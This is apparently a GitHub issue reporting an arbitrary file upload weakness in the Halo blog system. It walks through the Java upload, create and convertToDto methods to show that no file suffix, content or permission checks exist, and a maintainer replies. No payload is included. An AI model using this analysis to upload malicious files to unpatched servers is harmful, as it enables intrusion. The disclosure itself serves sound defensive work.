
9. As you can see, this method receives the file from the client side, then passes the file object as an argument to the upload() method of the AttachmentServiceImpl class and executes it, and then executes the result as an argument to the convertToDto() method of the AttachmentServiceImpl class.
10. So let's follow up on the upload() method first after locating the src\main\java\run\halo\app\service\impl\AttachmentServiceImpl.java class and dive into the upload() method



hmentController.java
AttachmentServiceImpl.java
ain > java > run > halo > app > service > impl > AttachmentServiceImpl.java
upload
18 中的 10


```java
            }

            return query.where(predicates.toArray(new Predicate[0])).getRestriction();
        };
    }

    @Override
    public Attachment upload(MultipartFile file) {
        Assert.notNull(file, "Multipart file must not be null");//判断文件非空

        AttachmentType attachmentType = getAttachmentType();//获取文件的类型的准备

        log.debug("Starting uploading... type: [{}], file: [{}]", attachmentType,
            file.getOriginalFilename()); //日志记录

        // Upload file 上传文件
        UploadResult uploadResult = fileHandlers.upload(file, attachmentType);

        //日志记录
        log.debug("Attachment type: [{}]", attachmentType);
        log.debug("Upload result: [{}]", uploadResult);

        // Build attachment
        Attachment attachment = new Attachment();
        attachment.setName(uploadResult.getFilename());
        // Convert separator
        attachment.setPath(HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getFilePath()));
        attachment.setFileKey(uploadResult.getKey());//存疑
        attachment.setThumbPath(uploadResult.getThumbPath());
        attachment.setMediaType(uploadResult.getMediaType().toString());
        attachment.setSuffix(uploadResult.getSuffix());
        attachment.setWidth(uploadResult.getWidth());
        attachment.setHeight(uploadResult.getHeight());
        attachment.setSize(uploadResult.getSize());
        attachment.setType(attachmentType);

        log.debug("Creating attachment: [{}]", attachment);

        // Create and return
        return create(attachment);
    }
```

11. You can see that the code does not have any file suffix checksum, and finally the upload() method will return a create(attachment) object, continue to follow up to the create() method, you can see that an Attachment class object is returned, and there is no file checksum.


AttachmentController.java
AttachmentServiceImpl.java
src > main > java > run > halo > app > service > impl > AttachmentServiceImpl.java
create
4 中的 4

```java
    public List<AttachmentType> listAllType() {
        return attachmentRepository.findAllType();
    }

    @Override
    public Attachment create(Attachment attachment) {
        Assert.notNull(attachment, "Attachment must not be null");

        // Check attachment path
        pathMustNotExist(attachment);

        return super.create(attachment);
    }
```

12. The returned object is entered as an argument to the convertToDto() method of the src\main\java\run\halo\app\service\impl\AttachmentServiceImpl.java class, in which you can see that the code writes the path of the uploaded file to the AttachmentDTO instance object, and it can be found that there is no logic of permission checking, and finally the method returns an AttachmentDTO instance object.


AttachmentController.java
AttachmentServiceImpl.java
src > main > java > run > halo > app > service > impl > AttachmentServiceImpl.java
convertToDto
2 中的 2

```java
        if (CollectionUtils.isEmpty(ids)) {
            return Collections.emptyList();
        }

        return ids.stream().map(this::removePermanently).collect(Collectors.toList());
    }

    @Override
    public AttachmentDTO convertToDto(Attachment attachment) {
        Assert.notNull(attachment, "Attachment must not be null");//非空校验

        // Get blog base url
        String blogBaseUrl = optionService.getBlogBaseUrl();//获取博客的基础url

        Boolean enabledAbsolutePath = optionService.isEnabledAbsolutePath();//是否允许绝对路径

        // Convert to output dto   转换文件未dto格式
        AttachmentDTO attachmentDTO = new AttachmentDTO().convertFrom(attachment);

        if (Objects.equals(attachmentDTO.getType(), AttachmentType.LOCAL)) {
            // Append blog base url to path and thumbnail
            String fullPath = StringUtils
                .join(enabledAbsolutePath ? blogBaseUrl : "", "/", attachmentDTO.getPath());
            String fullThumbPath = StringUtils
                .join(enabledAbsolutePath ? blogBaseUrl : "", "/", attachmentDTO.getThumbPath());

            // Set full path and full thumb path
            attachmentDTO.setPath(fullPath);
            attachmentDTO.setThumbPath(fullThumbPath);
        }

        return attachmentDTO;
    }
```

13. When the file path is set, this information will be brought into the response packet and eventually fed back to the client, so we can successfully access the uploaded file in the response packet based on this path information。
14. According to the analysis of the above code, we can see that there is no logic in the code to check the file suffix, file content and file format, so it can lead to arbitrary file upload。

ziping21 added the kind/bug label on Mar 4

ruibaby added this to the **2.0** milestone on Mar 4

ruibaby commented on Mar 5 Member

We will provide the setting to allow file extensions to be uploaded in 2.0, thank you for your feedback.

ruibaby added the kind/feature label on Mar 5

Assignees

No one assigned

Labels

kind/bug kind/feature

Projects

None yet

Milestone

2.0.0

Development

No branches or pull requests

2 participants